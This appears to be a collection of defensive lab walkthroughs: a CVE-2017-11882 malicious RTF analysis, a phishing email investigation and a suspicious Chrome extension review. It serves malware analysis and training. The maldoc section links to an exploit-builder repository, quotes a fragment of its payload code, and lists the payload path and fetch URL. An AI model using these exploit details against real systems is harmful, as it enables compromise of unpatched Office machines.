
- Virustotal
- AnyRun
- Microsoft office IDE
- rtfdump.py
- Scdbg or Speakeasy
- Debugger

---

## 1. What is the CVE ID of the exploited vulnerability?

Answer: Exploit CVE 2017-11882

To perform an initial reputation, check on the file named c39-Emprisamalldoc.rtf, go to the VirusTotal website and upload the file there. Once the file is analyzed by VirusTotal, you can review the detection page, where you will likely see it flagged with the vulnerability identifier CVE-2017-11882. This indicates that the file potentially exploits this known vulnerability.



The screenshot shows the VirusTotal analysis page for the file 8f7f608a4104f2e9952f0bde07bb17187758fea0d0c53ded45cd537758c045a9. The main summary indicates a Community Score of 43 / 60, with 43 security vendors and 2 sandboxes flagging the file as malicious. The file is identified as c39-Emprisamalldoc.rtf and is an RTF document. It was uploaded 22 hours ago and has a size of 8.05 KB. The 'DETECTION' tab is selected, showing various vendor detections including AhnLab-V3, OLE/Cve-2017-11882.Gen, ALYac, and Exploit.CVE-2017-11882. A red box highlights the 'Exploit.CVE-2017-11882' entry. The 'Community' section shows 11+ members and a call to action to 'Join the VT Community'.

- 
2. To reproduce the exploit in a lab environment and mimic a corporate machine running Microsoft office 2007, a specific patch should not be installed. Provide the patch number.

Answer: kb4011604

### Method 3: Microsoft Download Center

You can get the stand-alone update package through the Microsoft Download Center. Follow the installation instructions on the download page to install the update.

- [4011604 Download security update 4011604 for the 32-bit version of 2007 Microsoft Office Suite](#)

The following language versions are available for Office 2007:

Language	Microsoft Update ID
ar-SA	53ce751e-9d10-4f72-871e-1d964c3cd1ba
bg-BG	88b0e562-81a7-4b52-8be9-ac7877edd6b8

#### File hash information



X

Package name	Package hash SHA 1	Package hash SHA 2	You're invited to try Microsoft 365 for free
eqnedt322007- kb4011604- fullfile-x86-ar- sa.exe	4910CCE6574B83A7048EA03AAE364F5AAA6EA26D	229A4700E68881FBA125CBF888621F006E349262AA0FD88DD7854269790C63EB	<a href="#">Unlock now</a>
eqnedt322007- kb4011604- fullfile-x86-bg- bg.exe	33B5C41AC5BE946F420A23B87232C33915368546	F3C06F664EB44AAFE99F692DFC091A30A4B35FDE7F375906789B1EF919577BCB	
eqnedt322007- kb4011604- fullfile-x86-cs- cz.exe	AF005E426AF8FAA594FE7AB7A417A550C5DA6148	4D8E960AC506144B8D0A00303078D43C1952FC38C86F020A94FE75DB5BFCC921	

---

3. What is the magic signature in the object data?

4. What is the name of the spawned process when the document gets opened?

Answer: EQNEDT32.EXE

To analyze the c39-Emprisamaldoc.rtf file further, first copy its MD5 hashes. Then, visit the Any.run website, click on "Public" at the left corner of the screen, and paste the hashes into the search bar. When you analyze the file on Any.run, you will see that it spawns the process EQNEDT32.EXE, indicating the behavior of the document when executed in a simulated environment. This process is typically associated with Equation Editor and can be exploited by certain vulnerabilities to execute malicious code.

The screenshot shows the Any.run analysis interface for the file c39-Emprisamaldoc.rtf. The main window displays a Microsoft Word document with the text "MOVE YOUR MOUSE TO VIEW SCREENSHOTS". Below the document, there is a table of network activity:

HTTP Requests	Connections	DNS Requests	Threats
3	8	4	0
Timeshift	Headers	Rep	PID Process name
1830 ms	GET   304: Not Modifi...	?	3348 EQNEDT32.EXE
1840 ms	GET   200: OK	?	3348 EQNEDT32.EXE
32511 ms	GET   No Response	?	1080 svchost.exe

On the right side, the "Processes" tab shows two entries:

- 3668 WINWORD.EXE /n "C:\Users\admin\AppData\Local\Temp\c39-Emprisamaldoc.rtf" (CPU)
- 3348 COM EQNEDT32.EXE -Embedding (CPU)
- 1040 COM EQNEDT32.EXE -Embedding (CPU)

A red box highlights the entry "3348 COM EQNEDT32.EXE -Embedding".

---

5. What is the full path of the downloaded payload?

Answer: C:\o.exe

When you analyze the c39-Emprisamaldoc.rtf file on VirusTotal, proceed to the "Details" section of the analysis page and scroll down. You will find an entry indicating C:\o.exe. This entry likely represents an extracted or potentially malicious executable that was identified within the RTF document, suggesting that the file might be involved in dropping or executing additional payloads on a system.

**Processes Tree**

- 1168 - C:\Program Files (x86)\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
- 1260 - %windir%\system32\wbem\wmiprvse.exe
- 1980 - C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE
- 2284 - C:\Program Files (x86)\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
- 2672 - "%ProgramFiles(x86)%\Microsoft Office\Office14\WINWORD.EXE" %SAMPLEPATH%
- 2788 - "%CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
- 2832 - %windir%\system32\DllHost.exe /Processid:{3EB3C877-1F16-487C-9050-104DBCD66683}
- 2880 - C:\o.exe
- 2896 - %CONHOST% "-301472849-480628-708104355-3106463871130234024-790129629-18073108861896872819
- 2912 - "%CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding

---

6. Where is the URL used to fetch the payload?

Answer:

<https://raw.githubusercontent.com/accidentalrebel/accidentalrebel.com/gh-pages/theme/images/test.png>

After analyzing the file on VirusTotal, navigate to the "Details" section and scroll down. There, you will find an entry showing a contacted URL:

<https://raw.githubusercontent.com/accidentalrebel/accidentalrebel.com/gh-pages/theme/images/test.png>. This indicates that the file attempts to connect to this URL, possibly to download additional payloads or to signal that the initial compromise has been successful.

Contacted URLs (1) ⓘ			
Scanned	Detections	Status	URL
2024-02-16	2 / 92	404	<a href="https://raw.githubusercontent.com/accidentalrebel/accidentalrebel.com/gh-pages/theme/images/test.png">https://raw.githubusercontent.com/accidentalrebel/accidentalrebel.com/gh-pages/theme/images/test.png</a>

- 
7. The document contains an obfuscated shellcode. What string was used to cut the shellcode in half? (Two words, space in between)

Answer: Equation Native

Upload the document to the FileScan website, and upon analyzing it, navigate to the "Extracted Strings" section. As you scroll through the list, you will find the term "Equation Native." This indicates that strings associated with the Equation Editor, potentially linked to vulnerabilities exploited in RTF documents, are present within the file.

### Extracted Strings

Search string


Interesting  Triggered Signal  API Reference  UTF8

Origin: VBA Emulation	Strings: 7
① C:\lc39-EmpresaMaldoc.rtf meta	
① Equation Native meta	
① Microsoft Equation 3.0 (Known Related to CVE-2017-11882 or CVE-2... (total 73 symbols) ⓘ meta	
① RTF meta	
① WIN32=True\VR46=True\VR47=False meta ↴	

11. What is the FONT name that gets loaded by the process to trigger the buffer overflow exploit? (3 words)

Answer: Times New Roman

After using AnyRun to analyze the c39-Emprisamalldoc.rtf document, I discovered that the font used within the document is "Times New Roman."



The screenshot shows the AnyRun analysis interface with the URL <https://app.any.run/tasks/5890f64d-3fbcc-4ad6-96d0-ac7026e8c3c0/>. The analysis tab is selected. The file type is identified as 'Image/wmf' with an entropy of 3.70. The main pane displays a hex dump of the file's content. A specific entry at address 00000090 is highlighted with a red box, showing the ASCII value '54 69 6D 65 73 20 4E 65 77 20 52 6F 6D 61 6E 00'. This hex sequence corresponds to the string 'Times New Roman' in ASCII. The interface also includes a sidebar with various Kali Linux tools and a navigation bar with links like VirusTotal, Malware Rep, Analysis, Filescan.IO, speakeasy/doc, and Update: rtfdu.

12. What is the GitHub link of the tool that was likely used to make this exploit?

Answer: <https://github.com/rip1s/CVE-2017-11882>


To find the GitHub link related to CVE-2017-11882, go to Google and search for "CVE-2017-11882 GitHub". This search should help you locate any repositories, code examples, or discussions about mitigations and exploits associated with this specific CVE on GitHub.

The screenshot shows a GitHub repository page for 'CVE-2017-11882'. The URL in the address bar is highlighted in red. The repository contains several files: shellcode.c, CVE-2017-11882.py, LICENSE, and README.md. The README file is currently selected. The repository has 28 commits, 1 branch, and 0 tags. It has 321 stars, 18 watching, and 95 forks. The repository description states: 'CVE-2017-11882 Exploit accepts over 17k bytes long command/code in maximum.'

13. What is the memory address written by the exploit to execute the shellcode?

Answer: 0x00402114

In the GitHub repository, locate the file named CVE-2017-11882.py. Click on it to view the code, and scroll down to line 99. There, you will find the specified memory address: 0x00402114. This part of the code typically indicates a crucial point where certain operations or manipulations occur, relevant to the exploitation of the CVE-2017-11882 vulnerability.



The screenshot shows a GitHub repository page for CVE-2017-11882. The left sidebar lists files: master, LICENSE, README.md, and shellcode.c. The right pane displays the contents of CVE-2017-11882.py. Line 99 is highlighted with a red box, showing the memory address 0x00402114. The code is as follows:

```
payload += stagecmd
else:
    payload += stagesc
payload += pack('<I', 0x00402114) # ret
payload += '\x00' * 2
left = 0x100 - len(payload)
payload += cmd[:left]
payload = payload.ljust(0x100, '\x00')
return head605 + payload.encode('hex') + stuff605 + cmd[left:]._ljust(437, '\x00').encode('hex') -
if type:
```

---

## Phishing Email Challenge-LetsDefend Lab Walkthrough

Challenge    Scoreboard

### Phishing Email



Your email address has been leaked and you receive an email from Paypal in German. Try to analyze the suspicious email.

#### Tools Used on Analysis:


- Text Editor (Mousepad)
- VirusTotal
- URLhau Database
- WHOis by DomainTools
- Hybrid Analysis

To proceed with answering the questions, download and extract the contents of the Phishing email archive. Use the password "infected" to unlock and access the files.

1. What is the return path of the email?

Answer: [bounce@rjtznyzijzydnillquh.designclub.uk.com](mailto:bounce@rjtznyzijzydnillquh.designclub.uk.com)

After opening the email in Mousepad, use the search function to look for the term 'return-path'. You will find the return path of the email listed on line 27. This provides details about the email's origin or routing information, which is essential for tracing the sender's identity or analyzing email authenticity.



The screenshot shows a terminal window with the title bar reading "/Downloads/malware/paypal.eml - Mousepad". The window contains the following text:

```
File Edit Search View Document Help
+ - _ X
18 b=RBOWoaMMpae2XSW5fIY8AMWesjkkUGv9NVPbU5akMiw=;
19 b=qEx4Dby+KeEbwfEklyT0LalzP2B1/1x++tzAp15zqJPEo+/yhr49+kFUAOLs6YejZ
20 5GVU8PA4yOTHIBDUlmYr6tGRNNdbohZIT7G6rz+hV1uUbNm0UTzXoTzWUSZKUappHH
21 WnfmvEJzQvlPvdPPgwA2/5a4HKxeCLX+Pa/YJ0wUfeXrDwHBD1HmG2hpG2h2n07BkWYk
22 CVhDnfFhQ8tD06ds371k0BeYBcseysta3+1soBs6M6zBEPPxzNKxyFq6NuocCmNn3d
23 moGUHjeXaGD3W1kY+qjvUywVULouHPSK0F578CTgg1/DSdm7UGYnJyMYlyrbA9EBXa5H
24 Mm1Q=-
25 ARC-Authentication-Results: i=1; mx.google.com;
26     spf=pass (google.com: domain of bounce@rjttznyzjjzydnillquh.designclub.uk.com designates 134.195.196.43 as permitted sender)
27 smtp.mailfrom=bounce@rjttznyzjjzydnillquh.designclub.uk.com<br>
28 Received: from foresthillrestaurant.com (capchrist.org. [134.195.196.43])
29     by mx.google.com with ESMTP id v19-20020a056638251300b00343383b93c1si6702219jat.13.2022.08.15.07.35.01
30     for <krystyalia@gmail.com>;
31     Mon, 15 Aug 2022 07:35:02 -0700 (PDT)
32 Received-SPF: pass (google.com: domain of bounce@rjttznyzjjzydnillquh.designclub.uk.com designates 134.195.196.43 as permitted sender)
33 Authentication-Results: mx.google.com;
34     spf=pass (google.com: domain of bounce@rjttznyzjjzydnillquh.designclub.uk.com designates 134.195.196.43 as permitted sender)
35 Received: from efianalytics.com (efianalytics.com. 216.244.76.116)
36 Date: Mon, 15 Aug 2022 10:35:01 -0400 (EDT)
37 From: "P.A.Y.P.A.L" <IHKH0MFEWN@kodehexa.net>
38 X-EMMAIL: Marrybenh@kodehexa.net
39 List-Unsubscribe: <mailto:<6kb5309jhvfamn7t0kt-iyct34ecfud7rf3owh5d355dzxhy5.ljdg2j.quk3tu.9@unsub-sj.mktomail.com>
40 Envelope-To: <krystyalia@gmail.com>
```

2. What is the domain name of the URL in this mail?

Answer: storage.googleapis.com

Open the email using Mousepad and scroll down to line 186 where you can find a URL. Carefully right-click on it and select "copy hyperlink." Paste this URL into a text editor like Mousepad for further analysis. To conduct an initial reputation check, upload the URL to VirusTotal. Upon reviewing the results, you will observe that 5 out of 92 security vendors have flagged the URL as malicious.

5 / 92 security vendors flagged this URL as malicious

https://storage.googleapis.com/hqyoqzatqthj/aemmf cylvxeo.html


200 Status

text/html Content type

3 days ago Last Analysis ...

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

We can also see the root domain for the URL: storage.googleapis.com. In the top left.



```
172             <tr>
173                 <td valign="top">
174                     <table width="600" cellspacing="0" cellpadding="18" border="0">
175                         <tr>
176                             <td bgcolor="#FFFFFF">
177                                 <hr>&nbsp;</td>
178                         </tr>
179                     </table>
180                 </td>
181             </tr>
182         </table>
183     </div>
184     <center> <p style="text-align:center;font-family: 'Open Sans','Arial','Helvetica',sans-serif;font-size:13px;"><br><br>
185     186 <a href="https://storage.googleapis.com/hqyoqzatqthj/aemmfccylvxeo.html#QORHNZC44FT4.QORHNZC44FT4?dYCTywctxr3jcxrxmlcdcKBdmc5D6qfcJVcbbb4M">
186     Abmelden </a><br><br>
187 </center>
188     <center> <p style="text-align:center;font-family: 'Open Sans','Arial','Helvetica',sans-serif;font-size:13px;"><br><br>
189     190 <br>The advertiser does not manage your subscription.<br>
191 If you prefer not to receive further communication please unsubscribe<a href="https://storage.googleapis.com/hqyoqzatqthj/
191 aemmfccylvxeo.html#QORHNZC44FT4.QORHNZC44FT4?dYCTywctxr3jcxrxmlcdcKBdmc5D6qfcJVcbbb4M"> here</a><br>Or write to: 34 N Franklin Ave Ste
192 687#2043, Pinedale, WY, 82941 <br>
193 </center>
194 </html><table width="100%" cellpadding="0" cellspacing="0" border="0" style="">
194 <tr>
```

### 3. Is the domain mentioned in the previous question suspicious?

Answer: Yes

Copy the URL from the domain and visit Hybrid Analysis to check its reputation. Paste the URL into the appropriate section on the Hybrid Analysis website. Upon analysis, you will find that the domain is flagged as malicious, with a threat score of 42 out of 100, indicating a moderate level of risk.

The screenshot shows the 'Analysis Overview' page of the Hybrid Analysis website. The URL analyzed is `hxxps://storage.googleapis.com/`. The submission details include:

- name: `hxxps://storage.googleapis.com/`
- Size: 55B
- Type: `url` ⓘ
- Mime: `text/plain`
- Operating System: Windows
- Last Anti-Virus Scan: 11/03/2023 10:11:10 (UTC)
- Last Sandbox Report: 11/09/2022 12:01:13 (UTC)

The analysis results show a **malicious** status with a Threat Score of 42/100 and an AV Detection of 19%. There are links to `#tag`, `#Link`, `Twitter`, and `E-Mail`. The right sidebar provides an **Analysis Overview** with links to Anti-Virus Scanner Results, Related Hashes, Falcon Sandbox Reports (4), Incident Response, Additional Context, and Community (7). A 'Back to top' link is also present.

Additionally, when checking the URLhaus Database, it is confirmed that the domain has been reported as malicious. This database tracks and lists URLs associated with malicious activities, providing further validation of the security threat posed by the domain.

The screenshot shows the URLhaus abuse.ch website. The search results for the query `https://storage.googleapis.com/` are displayed in a table:

Dateadded (UTC)	Malware URL	Status	Tags	Reporter
2023-10-31 13:14:07	<a href="https://storage.googleapis.com/98jk3m5azb/tbx92...">https://storage.googleapis.com/98jk3m5azb/tbx92...</a>	Offline		Anonymous
2023-10-31 13:14:05	<a href="https://storage.googleapis.com/98jk3m5azb/vpke8.js">https://storage.googleapis.com/98jk3m5azb/vpke8.js</a>	Offline		Anonymous
2023-10-31 13:14:05	<a href="https://storage.googleapis.com/98jk3m5azb/dmr08...">https://storage.googleapis.com/98jk3m5azb/dmr08...</a>	Offline		Anonymous
2023-10-31 13:14:05	<a href="https://storage.googleapis.com/98jk3m5azb/vp0.js">https://storage.googleapis.com/98jk3m5azb/vp0.js</a>	Offline		Anonymous
2023-10-31 13:14:05	<a href="https://storage.googleapis.com/98jk3m5azb/3mmus...">https://storage.googleapis.com/98jk3m5azb/3mmus...</a>	Offline		Anonymous
2023-10-31 13:14:05	<a href="https://storage.googleapis.com/98jk3m5azb/pwdw5...">https://storage.googleapis.com/98jk3m5azb/pwdw5...</a>	Offline		Anonymous
2022-08-17 03:43:15	<a href="https://storage.googleapis.com/rv8i00aqhy9.app...">https://storage.googleapis.com/rv8i00aqhy9.app...</a>	Offline	html IcedID ISO	Cryptolaemus1
2022-08-17 03:43:15	<a href="https://storage.googleapis.com/zu084vpj5pi3.app...">https://storage.googleapis.com/zu084vpj5pi3.app...</a>	Offline	html IcedID ISO	Cryptolaemus1

4.What is the body SHA-256 of the domain?

Answer: 13945ecc33afee74ac7f72e1d5bb73050894356c4bf63d02a1a53e76830567f5

Copy the URL and submit the domain name to VirusTotal. After the analysis, navigate to the details page where you can view the SHA-256 hash of the body. This hash provides a unique identifier for the content, allowing for a detailed and secure comparison against known malicious files.

Serving IP Address  
172.217.214.207

Status Code  
400

Body Length  
181 B

**Body SHA-256**  
13945ecc33afee74ac7f72e1d5bb73050894356c4bf63d02a1a53e76830567f5

Headers

X-GUploader-UploadID	ABPtcPpzgj1niwc5XV_puAzxZKVTrnwDtHwGuBanlaT3eb4RedReeMaatNE7S6Jaw-Eb7qArI0
Content-Type	application/xml; charset=UTF-8
Content-Length	181
Date	Sat, 20 Apr 2024 11:02:55 GMT

---

4. Is this email a phishing email?

Answer: Yes

Based on the analysis, it has been determined that the email in question is a phishing email. It contains a hyperlink that directs to a malicious URL. This link is likely intended to deceive recipients into providing sensitive information or inadvertently downloading malware.

---

## LetsDefend — Suspicious Browser Extension

### Tools Used for This Analysis:

- VirusTotal
- ExAnalysis
- Kali Linux
- Obfuscator




### Scenario:

A person working in the accounting department wanted to add a browser extension, but it was deleted from his device because it was perceived as harmful by AVs.

1. Which browser supports this extension?

Answer: Google chrome extension

After uploading the file to VirusTotal for a reputation check, you can observe the Google Chrome extension icon marked with "CRX" on the top right side of the screen. This indicates that the file is recognized as a Chrome extension.



---

2. What is the name of the main file which contains metadata?

Answer: Manifest.JSON

Clone the Repository: First, go to the ExtAnalysis GitHub repository. Copy the URL of the repository. Open your Kali Linux terminal and type:

bash

Co

git clone [paste-the-copied-repository-url-here]

Press Enter to download the tool to your local machine.

Change Directory: Once the download is complete, change your directory to the ExtAnalysis folder:

Copy code

cd ExtAnalysis

Install Requirements: Before running the tool, ensure that all required dependencies are installed. Typically, this involves running:

Copy code

pip install -r requirements.txt

Run ExtAnalysis: Start the ExtAnalysis tool by typing:

Copy code

python extanalysis.py

This command launches the ExtAnalysis interface.

Upload and Analyze: Once ExtAnalysis is running, use its interface to upload the FinanceEyefeedcrx document (which should be a Chrome extension). Begin the analysis.

Review the Analysis: After the analysis, scroll through the information provided. You will see details like the name of the main file, Manifest.JSON, which contains metadata crucial for understanding the extension's structure and behavior.

These steps will allow you to thoroughly analyze the Chrome extension and gain insights into its functionality and potential security implications.

